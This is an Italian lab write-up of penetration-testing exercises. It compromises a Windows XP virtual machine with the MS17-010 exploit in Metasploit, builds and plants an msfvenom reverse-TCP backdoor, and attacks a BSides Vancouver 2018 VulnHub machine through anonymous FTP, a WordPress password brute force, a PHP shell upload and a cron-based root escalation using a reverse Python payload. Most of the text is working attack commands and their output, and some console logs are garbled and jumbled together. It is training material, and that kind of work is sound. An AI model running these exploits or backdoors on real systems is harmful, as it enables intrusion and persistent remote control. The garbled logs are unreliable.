[*] 192.168.90.101:445 - Scanned 1 of 1 hosts (100% complete)
[+] 192.168.90.101:445 - The target is vulnerable.
msf6 exploit(windows/smb/ms17_010_psexec) > exploit
```

Avvio l'exploit dopo averlo configurato scoprendo che la macchina è vulnerabile e viene avviata una shell Meterpreter:

```
msf6 exploit(windows/smb/ms17_010_psexec) > exploit
[*] exploit(windows/smb/ms17_010_psexec) > set LPORT 8888
[*] Started reverse TCP handler on 192.168.90.100:8888
[*] 192.168.90.101:445 - Target OS: Windows 5.1
[*] 192.168.90.101:445 - Filling barrel with fish... done
[*] 192.168.90.101:445 - ←———— | Entering Danger Zone | —————→
[*] 192.168.90.101:445 - Target [*] Preparing dynamite ...
[*] 192.168.90.101:445 - Filling barrel [*] Trying stick 1 (x86) ... Boom!
[*] 192.168.90.101:445 - [+] Successfully Leaked Transaction!
[*] 192.168.90.101:445 - [+] Successfully caught Fish-in-a-barrel
[*] 192.168.90.101:445 - ←———— | Leaving Danger Zone | —————→
[*] 192.168.90.101:445 - Reading from CONNECTION struct at: 0x89311010
[*] 192.168.90.101:445 - Built a write-what-where primitive ...
[+] 192.168.90.101:445 - Overwrite complete... SYSTEM session obtained!
[*] 192.168.90.101:445 - Selecting native target struct at: 0x89311010
[*] 192.168.90.101:445 - Uploading payload... MyQWLRUc.exe ...
[*] 192.168.90.101:445 - Created \MyQWLRUc.exe ... SYSTEM session obtained!
[+] 192.168.90.101:445 - Service started successfully ...
[*] 192.168.90.101:445 - Deleting \MyQWLRUc.exe ... QLnx.exe
[*] Sending stage (175686 bytes) to 192.168.90.101
[*] Meterpreter session 1 opened (192.168.90.100:8888 → 192.168.90.101:1032) at 2023-06-19 04:58:18 -0400
```

Provo un pò di comandi richiesti dall'esercizio direttamente sulla sessione aperta di meterpreter

ES:**checkvm,sysinfo,ifconfig,route,webcam_list,screenshot,getuid**

```
$ meterpreter > run checkvm
[*] Checking if target is a Virtual Machine.....
[*] This is a Sun VirtualBox Virtual Machine
meterpreter >
```

```
meterpreter > sysinfo  
Computer : TEST-EPI  
OS : Windows XP (5.1 Build 2600, Service Pack 3).  
Architecture: x86  
System Language: it_IT  
Domain : WORKGROUP  
Logged On Users : 2  
Meterpreter : x86/windows
```

```
meterpreter > ifconfig  
[*] 192.168.90.101:445 - Target OS: Windows 5.1  
Interface 1 90.101:445 - Filling barrel with fish... done  
[*] 90.101:445 - <-- [+] Entering Danger Zone | -->  
Name 92.168.0: MS TCP Loopback interface (ring dynamite...)  
Hardware MAC : 00:00:00:00:00:00 [*] Trying stick 1 (x86)... Boom!  
MTU 92.168.0: 1520<br/>[+] Successfully Leaked Transaction!  
IPv4 Address : 127.0.0.1 [*] Successfully caught Fish-in-a-barrel  
[*] 192.168.90.101:445 - <-- [+] Leaving Danger Zone | -->  
[*] 192.168.90.101:445 - Reading from CONNECTION struct at: 0x89311010  
Interface 2 90.101:445 - Built a write-what-where primitive...  
[*] 90.101:445 - Overwrite complete... SYSTEM session obtained!  
Name 92.168.0: Scheda server Intel(R) PRO/1000 Gigabit - Miniport dell'Utilità di pianificazione pacchetti  
Hardware MAC : 08:00:27:a0:1e:30 [*] Writing payload... zXSR0Lnx.exe  
MTU 92.168.0: 1500<br/>[+] Created \zXSR0Lnx.exe...  
IPv4 Address : 192.168.90.101<br/>[+] Session started successfully...  
IPv4 Netmask : 255.255.255.0<br/>[+] Writing \zXSR0Lnx.exe...
```

```
meterpreter > route
```

```
IPv4 network routes
```

```
View the full module info with the info, or info -d command.
```

Subnet	Netmask	Gateway	Metric	Interface
msf6 exploit(windows/7_010_psexec)	set RHOST 192.168.90.101			
0.0.0.0 0.0.0.0		192.168.90.1	10	2
127.0.0.0	255.0.0.0	127.0.0.1	LPORT 1888	1
192.168.90.0	255.255.255.0	192.168.90.101	10	2
192.168.90.101	255.255.255.255	127.0.0.1	loit	10
192.168.90.255	255.255.255.255	192.168.90.101	10	2
224.0.0.0	240.0.0.0	192.168.90.101	1888	10
255.255.255.255	255.255.255.255	192.168.90.101	1	2

```
[*] 192.168.90.101:445 - Filling barrel with fish... done
```

```
No IPv6 routes were found.
```

```
meterpreter > webcam_list
```

```
[-] No webcams were found
```

```
meterpreter > screenshot
```

```
[*] Preparing
```

```
Screenshot saved to: /home/kali/Vrpymtiy.jpeg
```


meterpreter > getuid

Server username: NT AUTHORITY\SYSTEM

Screenshot salvato sulla macchina Kali:



File Edit View Go Bookmarks Help



Creazione della Backdoor(Punto 8):

Per prima cosa andiamo a creare la nostra backdoor(Malware) utilizzando msfvenom: 'msfvenom -p windows/meterpreter_reverse_tcp LHOST=192.168.90.100 LPORT=4444 -f exe > shell-x86.exe' Inserendo l'indirizzo ip di kali(dell'attaccante) e la porta 4444. In questo modo verrà creato un malware exe da inviare alla nostra macchina di windows xp 32 bit:

```
(kali㉿kali)-[~]
$ cd Desktop
[+] Sending stage (175686 bytes) to 192.168.90.101
(kali㉿kali)-[~/Desktop]$ msfvenom -p windows/meterpreter_reverse_tcp LHOST=192.168.90.100 LPORT=4444 -f exe > shell-x86.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 175686 bytes
Final size of exe file: 250880 bytes

(kali㉿kali)-[~/Desktop]$
```

Successivamente avvio un'altra console di metasploit, e utilizzo il **multi/handler** che sarebbe un tools il quale supporta ogni tipo di payload e rimane in ascolto in attesa della connessione della vittima e lo lasciamo in ascolto sulla porta 4444 come nel file exe che avevamo creato.

```
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp  
payload => windows/meterpreter/reverse_tcp  
msf6 exploit(multi/handler) > show options
```

Module options (exploit/multi/handler):

Name	Current Setting	Required	Description
------	-----------------	----------	-------------

Payload options (windows/meterpreter/reverse_tcp):

Name	Current Setting	Required	Description
EXITFUNC	process	yes	Exit technique (Accepted: '', seh, thread, process, none)
LHOST	192.168.90.100	yes	The listen address (an interface may be specified)
LPORT	4444	yes	The listen port

Exploit target:

Id	Name
--	--
0	Wildcard Target

```
msf6 exploit(multi/handler) > run
```

```
[*] Started reverse TCP handler on 192.168.90.100:4444
```

Utilizzo la sessione di meterpreter avviata prima con l'exploit 'exploit/windows/smb/ms17_010_psexec' per caricare il malware sulla macchina windows xp della vittima utilizzando il comando **upload**. In questo modo verrà caricata la shell su 'C:/windows/system32 della vittima'.

```
meterpreter > upload /home/kali/Desktop/shell-x86.exe  
[*] Uploading : /home/kali/Desktop/shell-x86.exe → shell-x86.exe  
[*] Uploaded 245.00 KiB of 245.00 KiB (100.0%): /home/kali/Desktop/shell-x86.exe → shell-x86.exe  
[*] Completed : /home/kali/Desktop/shell-x86.exe → shell-x86.exe
```

Eseguo la nuova shell caricata con il comando **execute** di meterpreter: '**execute -f shell-x86.exe**'.

```
meterpreter > execute -f shell-x86.exe  
Process 1816 created.  
meterpreter >
```

Ottengo la nuova sessione meterpreter sul **multi/handler** che era rimasto in ascolto alla porta 4444:

```
msf6 exploit(multi/handler) > run  
[*] Started reverse TCP handler on 192.168.90.100:4444  
[*] Sending stage (175686 bytes) to 192.168.90.101  
[*] Meterpreter session 8 opened (192.168.90.100:4444 → 192.168.90.101:1043) at 2023-06-19 08:40:44 -0400  
meterpreter >
```

Come potete vedere la macchina remota è stata infettata correttamente ed è stato caricato un altro tipo di backdoor che intercetta la connessione della macchina remota. Screen del processo del malware exe:



Indirizzo Risultati ricerca

Ricerca guidata

Sono stati trovati 9 file. La ricerca ha dato i risultati desiderati?

- ➔ Si, la ricerca è finita
- ➔ Si, ma rendi le prossime ricerche più veloci

No, utilizza criteri più restrittivi e...

- ➔ Cambia nome del file o parole chiave
- ➔ Cerca in più percorsi
- ➔ Cambia l'impostazione di inclusione dei file nascosti e di sistema

Nuova ricerca

Indietro

Nome
netshell.dll
shell-x86
shell.dll
shell32.dll
ShellExt
shellstyle.dll
wmpshell.dll
actshell
updshell

File Opzioni Visualizza Chiudi sessione ?

Applicazioni Processi Prestazioni Rete Utenti

Nome immagine	Nome utente	CPU	Utilizzo ...
wsctnfy.exe	Epicode_user	00	1.980 KB
shell-x86.exe	SYSTEM	00	6.248 KB
taskmgr.exe	Epicode_user	00	4.248 KB
rundll32.exe	SYSTEM	00	8.020 KB
spoolsv.exe	SYSTEM	00	4.412 KB
explorer.exe	Epicode_user	00	26.584 KB
rundll32.exe	SYSTEM	00	6.964 KB
wuauctl.exe	Epicode_user	00	5.088 KB
ctfmon.exe	Epicode_user	00	2.896 KB
svchost.exe	SERVIZIO LOCALE	00	4.152 KB
alg.exe	SERVIZIO LOCALE	00	3.328 KB
svchost.exe	SERVIZIO DI RETE	00	2.764 KB
svchost.exe	SYSTEM	00	19.496 KB
svchost.exe	SERVIZIO DI RETE	00	4.120 KB
svchost.exe	SYSTEM	00	4.804 KB
ntvdm.exe	SYSTEM	00	4.072 KB
lsass.exe	SYSTEM	00	952 KB
services.exe	SYSTEM	00	3.116 KB
winlnnnn.exe	SYSTFM	00	4.880 KB

Mostra i processi di tutti gli utenti

Termina processo

Processi: 23 Utilizzo CPU: 0% Memoria allocata: 129M /

GIORNO 3 - BlackBox Bsides Vancouver 2018

Obiettivo

Scaricare ed importare una macchina virtuale da questo link: <https://download.vulnhub.com/bsidesvancouver2018/BSides-Vancouver-2018-Workshop.ova>.

Effettuare quindi gli attacchi necessari per diventare root. Sono presenti almeno 2 modi per diventare root su questa macchina. Nel frattempo, studiare a fondo la macchina per scoprire tutti i segreti.

L'ipotesi è che noi andiamo in azienda e dobbiamo attaccare quella macchina / quel server dall'interno dell'azienda, di cui non sappiamo nulla, per questo è detto test di **BlackBox**.

Descrizione

Nel contesto del penetration testing, una "black box" si riferisce a un approccio in cui i tester hanno zero conoscenza interna del sistema o dell'applicazione che stanno testando. Si simulano attacchi esterni per identificare vulnerabilità e difetti di sicurezza senza accesso privilegiato alle informazioni interne del sistema.

Primo avvio: Scansioni & Protocollo ARP

Dopo aver installato la macchina vancouver su virtualbox effettuo uno scan con lo strumento di rete **'arp-scan'** che è utilizzato per scansionare e rilevare dispositivi connessi a una rete locale utilizzando il protocollo **ARP** in questo modo vengo a conoscenza dell'indirizzo IP della macchina Vancouver.

```
(kali㉿kali)-[~]
$ sudo arp-scan -l
Interface: eth0, type: EN10MB, MAC: 08:00:27:7e:9a:7a, IPv4: 192.168.56.3
WARNING: Cannot open MAC/Vendor file ieeeoui.txt: Permission denied
WARNING: Cannot open MAC/Vendor file mac-vendor.txt: Permission denied
Starting arp-scan 1.10.0 with 256 hosts (https://github.com/royhills/arp-scan)
192.168.56.1      3e:22:fb:38:68:64      (Unknown: locally administered)
192.168.56.2      08:00:27:a7:30:27      (Unknown)

2 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.10.0: 256 hosts scanned in 1.855 seconds (138.01 hosts/sec). 2 responded
```

Successivamente eseguo uno scan con nmap della macchina remota in modo da ottenere le porte aperte ed eventuali vulnerabilità:

```
(kali㉿kali)-[~]: 192.168.32.0/16      | Screen View: Unique Hosts
└─$ nmap -A -Pn -p- 192.168.56.2 -oN all_tcp.nmap
Starting Nmap 7.93 ( https://nmap.org ) at 2023-06-20 09:48 CEST
Nmap scan report for 192.168.56.2
Host is up (0.0015s latency).
Not shown: 65532 closed tcp ports (conn-refused)
PORT      STATE SERVICE VERSION
21/tcp    open  ftp    vsftpd 2.3.5
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_drwxr-xr-x  2 65534   65534        4096 Mar 03 2018 public
| ftp-syst:
|_ STAT: -rw-r--r-- 1
| FTP server status: e: EN10MB, MAC: 08:00:27:7e:9a:7a, IPv4: 192.168.56.3
| WARNING: Connected to 192.168.56.3 File ieee-oui.txt: Permission denied
| WARNING: Logged in as ftp
| Vendor file mac-vendor.txt: Permission denied
| Starting TYPE: ASCII1.10.0 with 256 hosts (https://github.com/royhills/arp-scan)
| 92.168.56.2: No session bandwidth limit          (Unknown: locally administered)
| 92.168.56.2: Session timeout in seconds is 300 (Unknown)
| Control connection is plain text
| Data connections will be plain text stopped by kernel
| Ending At session startup, client count was 41.855 seconds (138.01 hosts/sec). 2 responded
|   vsFTPD 2.3.5 - secure, fast, stable
|_End of status
22/tcp    open  ssh     OpenSSH 5.9p1 Debian 5ubuntu1.10 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   1024 859f8b5844973398ee98b0c185603c41 (DSA)
|   2048 cf1a04e17ba3cd2bd1af7db330e0a09d (RSA)
|_  256 97e5287a314d0a89b2b02581d536634c (ECDSA)
80/tcp    open  http    Apache httpd 2.2.22 ((Ubuntu))
|_http-title: Site doesn't have a title (text/html).
| http-robots.txt: 1 disallowed entry
|_/backup_wordpress
|_http-server-header: Apache/2.2.22 (Ubuntu)
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 41.29 seconds
```


Trovo che esiste un possibile accesso FTP anonimo e un Backup di un sito Wordpress non utilizzato che potrebbero interessarmi, per prima cosa verifico se con l'utente 'anonymous' di ftp posso ottenere informazioni e utilizzo il comando 'ftp' per connettermi al ftp come utente anonimo e infine dopo aver trovato il file **users.txt.bk** decido di scaricarlo con il comando 'get' di ftp :

```

Anonymous FTP login allowed (FTP code 230)
(kali㉿kali)-[~] 5534 65534 4096 Mar 03 2018 public
$ ftp 192.168.56.2
Connected to 192.168.56.2.
220 (vsFTPD 2.3.5):
Name (192.168.56.2:kali): anonymous
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
229 Entering Extended Passive Mode (|||55921|).
150 Here comes the directory listing.
drwxr-xr-x 2 65534 65534 4096 Mar 03 2018 public
226 Directory send OK.secure, fast, stable
ftp> cat status
?Invalid command.    OpenSSH 5.9p1 Debian Subuntu.10 (Ubuntu Linux; protocol 2.0)
ftp> cd hostkey:
(remote-directory) ls
550 Failed to change directory.
ftp> ls
229 Entering Extended Passive Mode (|||5877|).
150 Here comes the directory listing.
drwxr-xr-x 2 65534 65534 4096 Mar 03 2018 public
226 Directory send OK.
ftp> cd publicheaders: Apache/2.2.22 (Ubuntu)
250 Directory successfully changed.
ftp> ls
229 Entering Extended Passive Mode (|||61859|).incorrect results at https://nmap.org/submit/. .
150 Here comes the directory listing.canned in 41.29 seconds
-rw-r--r-- 1 0 0 31 Mar 03 2018 users.txt.bk
226 Directory send OK.
ftp> cat
?Invalid command.
ftp> cat 1
?Invalid command.
ftp> cat 0
?Invalid command.
ftp> get users.txt.bk
local: users.txt.bk remote: users.txt.bk
229 Entering Extended Passive Mode (|||35588|).
150 Opening BINARY mode data connection for users.txt.bk (31 bytes).
100% [*****] 31 14.00 KiB/s 00:00 ETA
226 Transfer complete.
31 bytes received in 00:00 (8.70 KiB/s)
ftp> exit
221 Goodbye.

```

Anche dalla gui si poteva trovare scrivendo '<ftp://192.168.56.2>' e si aprirà una cartella contenente il file :



Il contenuto del file 'users.txt.bk' sembra essere una vecchia lista di utenti, un backup magari di wordpress?

~/users.txt.bk - Mousepad



File Edit Search View Document Help



```
1 abatchy
2 john
3 mai
4 anne
5 doomguy
6
7
```

Successivamente decido di controllare il link fornito da nmap("http://192.168.56.2/backup_wordpress/") tramite anche il file 'robots.txt' il quale effettua un indicizzazione per non trovare la cartella 'backup_wordpress' con il parametro DISALLOW, vuol dire che sta cercando di nasconderla a tutti i motori di ricerca:

Trovo un blog di wordpress abbandonato su questo indirizzo:(["http://192.168.56.2/backup_wordpress/"](http://192.168.56.2/backup_wordpress/))

Deprecated WordPress blog
Just another WordPress site

[Retired] This blog is no longer being maintained

A new blog is being set up, all current posts will be migrated.
For any questions, please contact IT administrator John.

john
March 7, 2018
Leave a comment
Edit
Screenshot

Search ...

RECENT POSTS

- [Retired] This blog is no longer being maintained
- Hello world!

Bruteforce Wordpress:

Dopo aver trovato dei nomi utenti dalla lista ottenuta da ftp prima decido di utilizzare un programma chiamato [Wpscan](#) che è uno strumento di sicurezza utilizzato per la scansione e l'analisi delle vulnerabilità di siti web basati su WordPress. Quindi cerco di

verificare se gli utenti esistono davvero facendo l'enumerazione degli utenti sul sito di
wordpress("http://192.168.56.2/backup_wordpress/") utilizzando il comando: 'wpscan --url 192.168.56.2/backup_wordpress --
enumerate ap --enumerate u'

```
(kali㉿kali)-[~]
$ wpscan --url 192.168.56.2/backup_wordpress --enumerate ap --enumerate u
```



WordPress Security Scanner by the WPScan Team
Version 3.8.22

Sponsored by Automattic - <https://automattic.com/>
@WPScan_, @ethicalhack3r, @erwan_lr, @firefart

```
[+] URL: http://192.168.56.2/backup_wordpress/ [192.168.56.2]
[+] Started: Wed Jun 21 10:02:28 2023
```

Mi trova che sono reali gli utenti **john** e **admin**

[i] User(s) Identified:

```
[+] john
| Found By: Author Posts - Display Name (Passive Detection)
| Confirmed By:
| Rss Generator (Passive Detection)
| Author Id Brute Forcing - Author Pattern (Aggressive Detection)
| Login Error Messages (Aggressive Detection)
```

```
[+] admin
| Found By: Author Posts - Display Name (Passive Detection)
| Confirmed By:
| Rss Generator (Passive Detection)
| Author Id Brute Forcing - Author Pattern (Aggressive Detection)
| Login Error Messages (Aggressive Detection)
```

Dopo aver verificato gli utenti decido di usare sempre wpscan per eseguire il bruteforce della password: 'wpscan --url
192.168.56.2/backup_wordpress --passwords /usr/share/wordlists/rockyou.txt --usernames "john"' Per cercare di ottenere la
password dell'utente john(Trovato prima nella lista e nella enumerazione degli utenti) tramite bruteforce con la wordlist rockyou.txt
una delle più grandi:

Dopo un paio di tentativi di bruteforce viene trovata la password dell'utente 'john' che sarebbe 'enigma'

Cerco successivamente un exploit che possa andare bene per Wordpress su metasploit, in questo caso utilizzo '`wp_admin_shell_uploads`' per poter iniettare una shell PHP sul sito di wordpress inutilizzato.


```
[*] Started reverse TCP handler on 192.168.56.3:4444
[*] Authenticating with WordPress using john:enigma ...
[+] Authenticated with WordPress 4.2.2 is available! Please update now.
[*] Preparing payload ...
[*] Uploading payload ...
[*] Executing the payload at /backup_wordpress/wp-content/plugins/iGuFBLammR/gABXRZfQyC.php ...
[*] Sending stage (39927 bytes) to 192.168.56.2
[+] Deleted gABXRZfQyC.php
[+] Deleted iGuFBLammR.php : Glance
[+] Deleted ../iGuFBLammR
[*] Meterpreter session 1 opened (192.168.56.3:4444 → 192.168.56.2:37832) at 2023-06-20 10:58:36 +0200
```

meterpreter > sysinfo

Computer : bsides2018
OS : Linux bsides2018 3.11.0-15-generic #25~precise1-Ubuntu SMP Thu Jan 30 17:42:40 UTC 2014 i686

Meterpreter : php/linux

meterpreter >

Quick Draft

Title

What's on your mind?

Update to 4.3.4

Mi accorgo che però non ho i privilegi completi root ma sono l'utente 'www-data':

meterpreter > getuid
Server username: www-data

Tra i processi attivi troviamo il processo "cron" che sappiamo essere un demone di sistema che viene eseguito in background su sistemi Unix e Linux. È responsabile dell'esecuzione di comandi o script in modo automatico e periodico, in base a una programmazione predefinita.

816	/sbin/getty	root	/sbin/getty -8 38400 tty4
824	/sbin/getty	root	/sbin/getty -8 38400 tty5
837	/sbin/getty	root	/sbin/getty -8 38400 tty2
841	/sbin/getty	root	/sbin/getty -8 38400 tty3
845	/sbin/getty	root	/sbin/getty -8 38400 tty6
865	/usr/sbin/vsftpd	root	/usr/sbin/vsftpd
870	acpid	root	acpid -c /etc/acpi/events -s /var/run/ac
872	cron	root	cron
873	atd	daemon	atd
878	whoopsie	whoopsie	whoopsie
953	/usr/sbin/mysqld	mysql	/usr/sbin/mysqld
994	/usr/sbin/apache2	root	/usr/sbin/apache2 -k start
999	/usr/sbin/apache2	www-data	/usr/sbin/apache2 -k start
1000	/usr/sbin/apache2	www-data	/usr/sbin/apache2 -k start
1002	/usr/sbin/apache2	www-data	/usr/sbin/apache2 -k start
1003	/usr/sbin/apache2	www-data	/usr/sbin/apache2 -k start
1005	/usr/sbin/apache2	www-data	/usr/sbin/apache2 -k start

Esplorando la directory /etc/ troviamo il file 'crontab' che sappiamo essere il file di configurazione del demone

040755/rwxr-xr-x	4096	dir	2018-03-03 21:38:54 +0100	crond
040755/rwxr-xr-x	4096	dir	2018-03-03 20:17:59 +0100	crondaily
040755/rwxr-xr-x	4096	dir	2014-02-04 12:58:53 +0100	cron.hourly
040755/rwxr-xr-x	4096	dir	2014-02-04 13:01:37 +0100	cron.monthly
040755/rwxr-xr-x	4096	dir	2014-02-04 13:01:40 +0100	cron.weekly
100644/rw-r--r--	769	fil	2018-03-04 01:11:53 +0100	crontab

Notiamo che viene utilizzato il system-wide crontab per pianificare attività per tutti gli utenti. Notiamo inoltre che tra le attività è presente un file 'cleanup'

```

meterpreter > cat /etc/crontab
# /etc/crontab: system-wide crontab
# Unlike any other crontab you don't have to run the `crontab` command to install the new version when you edit this file
# and files in /etc/cron.d. These files also have username fields,
# that none of the other crontabs do.

SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin

# m h dom mon dow user  command
17 *      * * *    root    cd / && run-parts --report /etc/cron.hourly
25 6      * * *    root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.daily )
47 6      * * 7    root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.weekly )
52 6      1 * * *  root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.monthly )
* * * * *    root    /usr/local/bin/cleanup
#

```

Esplorando il file possiamo notare che è una shell dove abbiamo permessi rwx quindi è possibile modificarla:

```

#
meterpreter > cd /usr/local/bin/
meterpreter > ls
Listing: /usr/local/bin

```

Mode	Size	Type	Last modified	Name
100777/rwxrwxrwx	380	fil	2023-06-20 12:02:41 +0200	cleanup

```

meterpreter >
meterpreter > cat cleanup
#!/bin/sh

```

```

meterpreter > download /usr/local/bin/cleanup /home/kali/Desktop
[*] Downloading: /usr/local/bin/cleanup → /home/kali/Desktop/cleanup
[*] Downloaded 64.00 B of 64.00 B (100.0%): /usr/local/bin/cleanup → /home/kali/Desktop/cleanup
[*] Completed : /usr/local/bin/cleanup → /home/kali/Desktop/cleanup
meterpreter >

```

Dopo averlo scaricato cancello il contenuto originale di cleanup e creo un payload da poter inserire nel programma, utilizzo msfvenom per creare un comando python malevolo in modo che venga eseguito ogni minuto. Imposterò l'indirizzo ip dell'attaccante e la porta 9999 così appena caricherò e sovrascriverò nuovo cleanup e dopo un minuto verrà eseguito il nuovo codice.

Comando msfvenom: 'msfvenom -p cmd/unix/reverse_python lhost=192.168.56.3 lport=9999 R'

```

(kali㉿kali)-[~/Desktop]
